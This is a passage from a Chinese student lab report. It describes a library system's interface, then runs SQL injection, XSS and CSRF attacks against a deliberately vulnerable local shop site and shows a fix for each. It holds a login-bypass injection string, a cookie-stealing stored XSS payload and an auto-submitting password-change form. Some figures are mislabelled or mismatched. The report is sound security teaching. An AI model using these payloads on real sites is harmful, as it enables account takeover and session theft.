


图 16 缴纳罚金管理界面图

轮播图：该页面为轮播图管理界面。管理员可以在此页面进行首页轮播图的管理，通过新建操作可在轮播图中加入新的图片，还可以对已上传的图片进行修改操作，以及图片的删除操作，如图 17 所示。

url: ./admin/dist/index.html#/config




图 17 轮播图管理界面图

（2）用户功能模块

用户登录进入阿博图书馆管理系统可以查看首页、个人中心、图书借阅管理、图书归还管理、缴纳罚金管理、我的收藏管理等内容，如图 18 所示。

url: ./admin/dist/index.html#/index



图 18 用户功能界面图

图书归还管理，在图书归还管理列表中通过查看借阅单号、图书编号、图书名称、图书分类、图片、可借天数、借阅日期、应还日期、归还日期、用户名、手机、审核回复、审核状态等信息，并且根据需要进行详情、修改或删除等操作，如图 19 所示。

url: ./admin/dist/index.html#/index




图 19 图书归还管理界面图

(3) 前台首页功能模块

阿博图书馆管理系统,在阿博图书馆管理系统页面可以查看首页、图书信息、公告信息、留言反馈、个人中心、后台管理等内容,如图 20 所示。



图 20 前台首页界面图

用户注册、用户登录,通过注册填写用户名、密码、姓名、性别、手机、身份证等信息进行注册、登录,如图 21 所示。

url: ../front/pages/login/login.html



图 21 用户注册、用户登录界面图

图书信息，在图书信息页面可以查看图书编号、图书名称、图书分类、图片、作者、出版社、图书状态、可借天数、可借数量、点击次数等信息，进行借阅、点我收藏操作，如图 22 所示。

url: ../storeup/list.html



图 22 图书信息界面图

个人中心，在个人中心页面可以填写用户名、密码、姓名、性别、头像、手机、身份证等信息进行更新信息、退出登录操作，如图 23 所示。

url: ../pages /center.html



图 23 个人中心界面图

留言反馈，在留言反馈页面可以填写留言内容、回复内容、用户名等信息进行立即提交操作，如图 24 所示。


url: ./pages/messages/list.html

图 24 留言反馈界面图

实验一、web 漏洞实验

sql 注入

本组成员同学构造了一个新的简单网页来专门应用于 web 漏洞测试实验，此处采用了 php 语言编写的购物网站模版前端，并手动续写了后端逻辑。如图 25 所示，此处为一个用于 sql 注入的网站登陆模板。



The image shows a web application interface for a shop named "UNPROTECTED SHOP". At the top, there is a navigation bar with links: "My Account", "My Cart", "Checkout", "Login", and "Users chat". Below this, the shop name "UNPROTECTED SHOP" is displayed in large red letters. To the right of the shop name is a search bar with the placeholder text "Search here...". Below the shop name, there is a horizontal menu with four items: "HOME", "HOME", "ABOUT US", and "APARTMENTS". The "HOME" item is highlighted. Below the menu, there is a "SIGN IN" section. This section contains a welcome message "Hello, Welcome to your account." and a red message "You have successfully logout". Below these messages are two input fields: "Email Address *" and "Password *". At the bottom of the "SIGN IN" section is a "LOGIN" button.

图 25 购物网站登陆界面

此时的网站对应源码如图 46 所示，可以看到，在数据库请求中使用了明文密码，并且使用了普通的数据库请求语句，很容易被 sql 注入攻击。

```

20 // Code for User login
21 if(isset($_POST['login'])) {
22     $email=$_POST['email'];
23     $password=$_POST['password'];
24     $query=mysqli_query($con,"SELECT * FROM users WHERE email='$email' and password='$password'");
25     $num=mysqli_fetch_array($query);
26     if($num>0) {
27         $extra="my-cart.php";
28         $_SESSION['login']=$email;
29         $_SESSION['id']=$num['id'];
30         $_SESSION['username']=$num['name'];
31         $uip=$_SERVER['REMOTE_ADDR'];
32         $status=1;
33         $log=mysqli_query($con,"insert into userlog(userEmail,userip,status) values('".$_SESSION['login']."','$uip','$status')");
34         $host=$_SERVER['HTTP_HOST'];
35         $uri=rtrim(dirname($_SERVER['PHP_SELF']),'/\\');
36         header("location:http://$host$uri/$extra");
37         exit();
38     }
39     else {
40         $extra="login.php";
41         $uip=$_SERVER['REMOTE_ADDR'];
42         $status=0;
43         $log=mysqli_query($con,"insert into userlog(userEmail,userip,status) values('$email','$uip','$status')");
44         $host = $_SERVER['HTTP_HOST'];
45         $uri = rtrim(dirname($_SERVER['PHP_SELF']),'/\\');
46         header("location:http://$host$uri/$extra");
47         $_SESSION['errmsg']="Invalid email id or Password";
48         exit();
49     }
50 }

```

图 26 sql 注入代码

随后我们根据这部分代码漏洞，进行 sql 注入攻击。如图 27 所示，此处输入 email 为 *carmina' or '1' = '1*，password 为 *carmina' 'password' = 'password*，因此，上述代码中的数据库请求语句变为，*select * from where email = 'carmina' or '1' = '1' and password = 'carmina' 'password' = 'password'*。语句中出现了 *'1' = '1'*，因此整条 sql 语句得以正常执行。

SIGN IN

Hello, Welcome to your account.

You have successfully logout

Email Address *

carmina' or '1'='1

Password *

carmina' 'password' = 'password

LOGIN

图 27 sql 注入例 1

如图所示，此处成功登陆了数据库中记录的第一个用户。




图 28 sql 注入结果

对于 sql 注入的防护，一般的防护措施包括：


- 服务端特殊字符的过滤：<、>、*、& 等
- 使用 ORM 框架
- 参数化 sql 查询语句

对此，我们做出的改进是，对 sql 的查询语句参数化，并把密码使用 MD5 进行加密，充分保证登陆安全，防止 sql 注入。具体代码更改如图 29 所示。

```
20 // Code for User login
21 if(isset($_POST['login'])) {
22     $email=htmlspecialchars($_POST['email']);
23     $password=htmlspecialchars(md5($_POST['password']));
24     try {
25         $stmt = $db->prepare('SELECT * FROM users WHERE email = :email AND password = :password');
26         $stmt -> bindParam(':email', $email, PDO::PARAM_STR);
27         $stmt -> bindParam(':password', $password, PDO::PARAM_STR);
28         $stmt->execute();
29         $num=$stmt->fetch();
30     }
31     catch (PDOException $e) {
32         echo $e;
33     }
34     if($num != FALSE) {
35         $extra="my-cart.php";
36         $_SESSION['login']=$_POST['email'];
37         $_SESSION['id']=$num['id'];
38         $_SESSION['username']=$num['name'];
39         $uip=$_SERVER['REMOTE_ADDR'];
```

图 29 sql 查询语句参数化代码

之后我们再次对网站进行 sql 注入，如图 30 所示，此处输入 email 为 `carmina' or 'e' = 'e`，password 为 `carmina' 'password' = 'password`，因此，上述代码中的数据库请求语句变为，`select * from where email = 'carmina' or 'e' = 'e' and password = 'carmina' 'password' = 'password'`。语句中出现了 `'e' = 'e'`，理论上整条 sql 语句可以正常执行。



The screenshot shows the 'PROTECTED SHOP' login interface. At the top, there is a navigation bar with links: 'My Account', 'My Cart', 'Checkout', 'Login', and 'Users chat'. Below this is a search bar with the placeholder 'Search here...'. The main navigation bar includes 'HOME', 'BOOKS', 'ELECTRONICS', 'FURNITURE', and 'FASH'. The 'SIGN IN' section displays a welcome message: 'Hello, Welcome to your account.' Below this are two input fields. The 'Email Address' field contains the text `carmina' or 'e' = 'e`. The 'Password' field contains the text `carmina' 'password' = 'password`. A 'Forgot your Password?' link is located below the password field. At the bottom of the form is a 'LOGIN' button.

图 30 防御 sql 注入

防御 sql 结果如图 31 所示，发现注入失败，因此我们的 sql 查询语句参数化操作，成功防御了 sql 注入。

My AccountMy CartCheckoutLoginUsers chat

PROTECTED SHOP

Search here...

HOMEBOOKSELECTRONICSFURNITUREFASHI

SIGN IN

Hello, Welcome to your account.

Invalid email id or Password

Email Address *

Password *

Forgot your Password?

LOGIN

图 31 成功防御 sql 注入

XSS 实验

简单反射 XSS

针对购物网站的评论区，我们网页的源码如图 32 所示。可以发现代码并无针对评论区的特殊处理方式，很容易遭受 XSS 攻击。

```

103 $name = $_POST['name'];
104 $comment = $_POST['comment'];
105 $clear = $_POST['clear'];
106
107 if (isset($_POST['clear'])) {
108     $sql = "TRUNCATE TABLE comments";
109     if ($conn->query($sql) === TRUE) {
110         echo "Table Cleared";
111     } else {
112         echo "Error: Unable to Clear Table". $conn->error;
113     }
114 }
115
116 if (isset($comment)) {
117     $sql = "INSERT INTO comments (comment)
118     VALUES ('$comment')";
119 }

```

图 32 易遭受攻击的评论区代码

因此，我们针对评论区进行简单的反射 XSS 测试。如图 X 所示，在 comment 处输入 `<script>alert("xss")</script>`，来判断网站是否存在 XSS 漏洞。

USERS CHAT

COMMENTS

: Black Friday - November

:

Write your comment

Your Name *

Carmina

Comment *

<script>alert("xss")</script>

COMMENT

DELETE COMMENTS:

Clear Table

图 33 测试是否存在 XSS 漏洞

攻击结果如图 34 所示，可以发现，网站出现“xss”弹窗，说明网站遭受 xss 攻击。




图 34 简单反射 xss 攻击结果

简单存储性 XSS

我们针对网站进行存储性 XSS 攻击。我们通过输入命令 `<script>document.write('http://localhost/dashboard/steal-session.php?' + document.cookie);=</script>`，来对网站进行读取用户会话的存储性 XSS 攻击。

USERS CHAT

COMMENTS

: Black Friday - November
:
: click me!
: : huge discounts - 10.10.2021
:

Write your comment

Your Name *

Carmina

Comment *

`<script>document.write('http://localhost/dashboard/steal-session.php?' + document.cookie);=</script>`

COMMENT

DELETE COMMENTS:

图 35 存储性 XSS 攻击

攻击结果如图所示，打开 `steal-session.php` 文件，发现其为用户的会话信息，即网站上评论的用户会话信息被传输至黑客网站。




图 36 存储性 XSS 结果

XSS 攻击防御

XSS 防御通常方法为，后台对敏感字符进行过滤。我们也针对此功能进行了实现，代码如图 37 所示。

```
164 <form class="register-form" role="form" action="http://localhost/dashboard/protectedshop/change-password.php"
165 method="post" name="chngpwd" onSubmit="return valid();"
166 <div class="form-group">
167   <input type="hidden" name="token" value="{?php echo $token; ?}" /> <!-- send user token -->
168   <label class="info-title" for="Current Password">Current Password<span>*</span></label>
169   <input type="password" class="form-control unicast-form-control text-input" id="cpass" name="cpass" required="required">
170 </div>
171 <div class="form-group">
172   <label class="info-title" for="New Password">New Password <span>*</span></label>
173   <input type="password" class="form-control unicast-form-control text-input" id="newpass" name="newpass">
174 </div>
175 <div class="form-group">
176   <label class="info-title" for="Confirm Password">Confirm Password <span>*</span></label>
177   <input type="password" class="form-control unicast-form-control text-input" id="cnfpass" name="cnfpass" required="required">
178 </div>
179 <button type="submit" name="submit" class="btn-upper btn btn-primary checkout-page-button">Change </button>
180 </form>
```

图 37 XSS 防御——敏感字符过滤

CSRF 实验

CSRF 攻击构造

我们通过 css 攻击来配置 csrf 实验，如图 38 所示，我们在评论区输入 `` 来对评论区用户进行 csrf 攻击。其中 change.php 的代码如图 39 所示，即强行将用户密码修改为“csrf”。




图 38 xss 代码注入

```
1 <html>
2 <body onload="document.getElementById('f').submit()">
3 <form id="f" action="http://localhost/dashboard/unprotectedshop/change-password.php"
4   method="post" name="chngpwd" type="hidden">
5   <input type="password" name="newpass" value="csrf" required >
6   <input type="password" name="cnfpass" value="csrf" required >
7 </form>
8 </body>
9 </html>
```

图 39 change.php 代码

当前用户 carmina 点进链接后，发现出现了以下弹窗。




图 40 用户密码被修改

对比 carmina 前后的密码，如图 41 和 42，可以发现，用户进入 csrf 攻击链接后，密码从 carmina 被强行修改为了 csrf。

	id	name	email	contactno	password
Copy Delete	1	Popescu	popescu.daniel@gmail.com	9009857868	csrf
Copy Delete	2	Dorneanu	dorneanu.ioana@gmail.com	8285703355	ioana
Copy Delete	3	Hatnean Carmina	hatnean.carmina@gmail.com	1121312312	carmina
Copy Delete	4	Hatnean Cosmin	hatnean.cosmin@gmail.com	746292429	cosmin

图 41 攻击前密码

	id	name	email	contactno	password
Copy Delete	1	Popescu	popescu.daniel@gmail.com	9009857868	csrf
Copy Delete	2	Dorneanu	dorneanu.ioana@gmail.com	8285703355	ioana
Copy Delete	3	Hatnean Carmina	hatnean.carmina@gmail.com	1121312312	csrf
Copy Delete	4	Hatnean Cosmin	hatnean.cosmin@gmail.com	746292429	cosmin

图 42 攻击后密码

CSRF 攻击防御

针对 csrf 的防御，一般为验证码或者 token 验证，来确定操作来自用户自身知情情况下进行。

我们针对上述 CSRF 攻击，如图 43 的代码中实现了令牌的创建，并在如图 44 的代码中实现了当前用户令牌的创建，在图 45 所示的代码中实现了修改密码时需要隐性输入令牌信息。以上代码实现了 CSRF 的防御。

```

C: > xampp >htdocs > dashboard > protectedshop > csrf.php
1  <?php
2  class csrf{
3
4  public function get_token() {           //create a token
5      $data=mt_rand(0, mt_getrandmax()).microtime(true);
6      $token=hash('sha512',$data);
7      $_SESSION['token']=$token;
8      return $token;
9  }
10 public function check_token($token) {    //check token
11     $sessiontoken=$this->get_token_from_session();
12     if(strlen($sessiontoken)==128&&strlen($token)==128&&$sessiontoken==$token) {
13         $this->get_token();
14         return true;
15     }
16     else {
17         return false;
18     }
19 }
20 public function get_token_from_post() {
21     return isset($_POST['token'])?$_POST['token']:'';
22 }
23 public function get_token_from_session() {
24     return isset($_SESSION['token'])?$_SESSION['token']:'';
25 }
26
27 }
28 ?>

```

图 43 令牌创建

```

6  include('csrf.php'); // csrf
7  $csrf=new csrf();
8  $token=$csrf->get_token();
9
10 if(strlen($_SESSION['login'])==0) {
11     header('location:index.php');
12 }
13 else {
14     if(isset($_POST['update'])) {
15         $name=$_POST['name'];
16         $contactno=$_POST['contactno'];
17         $query=mysqli_query($con,"update users set name='$name',contactno='$contactno'
18             where id='".$_SESSION['id']."'");
19         if($query) {
20             echo "<script>alert('Your info has been updated');</script>";
21         }
22     }

```

图 44 当前用户令牌创建

```

164 <form class="register-form" role="form" action="http://localhost/dashboard/protectedshop/change-password.php"
165 method="post" name="chngpwd" onSubmit="return valid();"
166 <div class="form-group">
167   <input type="hidden" name="token" value="{<?php echo $token; ?}" /> <!-- send user token -->
168   <label class="info-title" for="Current Password">Current Password<span>*</span></label>
169   <input type="password" class="form-control unicast-form-control text-input" id="cpass" name="cpass" required="required">
170 </div>
171 <div class="form-group">
172   <label class="info-title" for="New Password">New Password <span>*</span></label>
173   <input type="password" class="form-control unicast-form-control text-input" id="newpass" name="newpass">
174 </div>
175 <div class="form-group">
176   <label class="info-title" for="Confirm Password">Confirm Password <span>*</span></label>
177   <input type="password" class="form-control unicast-form-control text-input" id="cnfpass" name="cnfpass" required="required" >
178 </div>
179 <button type="submit" name="submit" class="btn-upper btn btn-primary checkout-page-button">Change </button>
180 </form>

```

图 45 用户密码修改需要令牌

经过上述代码的修改，再次进入黑客链接时，出现了“don't try this again”字样，并且密码没有被修改，成功防御了 CSRF 攻击。

p/change-password.php

Don't try this again!!!

图 X 成功防御 CSRF 攻击

Web 安全测试实验

接口 request 和 response 抓取和数据分析

对部署的 web 网站的登陆界面，使用浏览器自带的开发者工具进行数据抓取，查看其中的 request 和 response，并进行分析。




图 46 准备抓取信息

执行登陆操作后，自动捕捉到了三条网络活动信息，查看其中请求 URL 为 `http://localhost:8080/springboot33dng/users/login?username=admin&password=admin` 的一条会话。

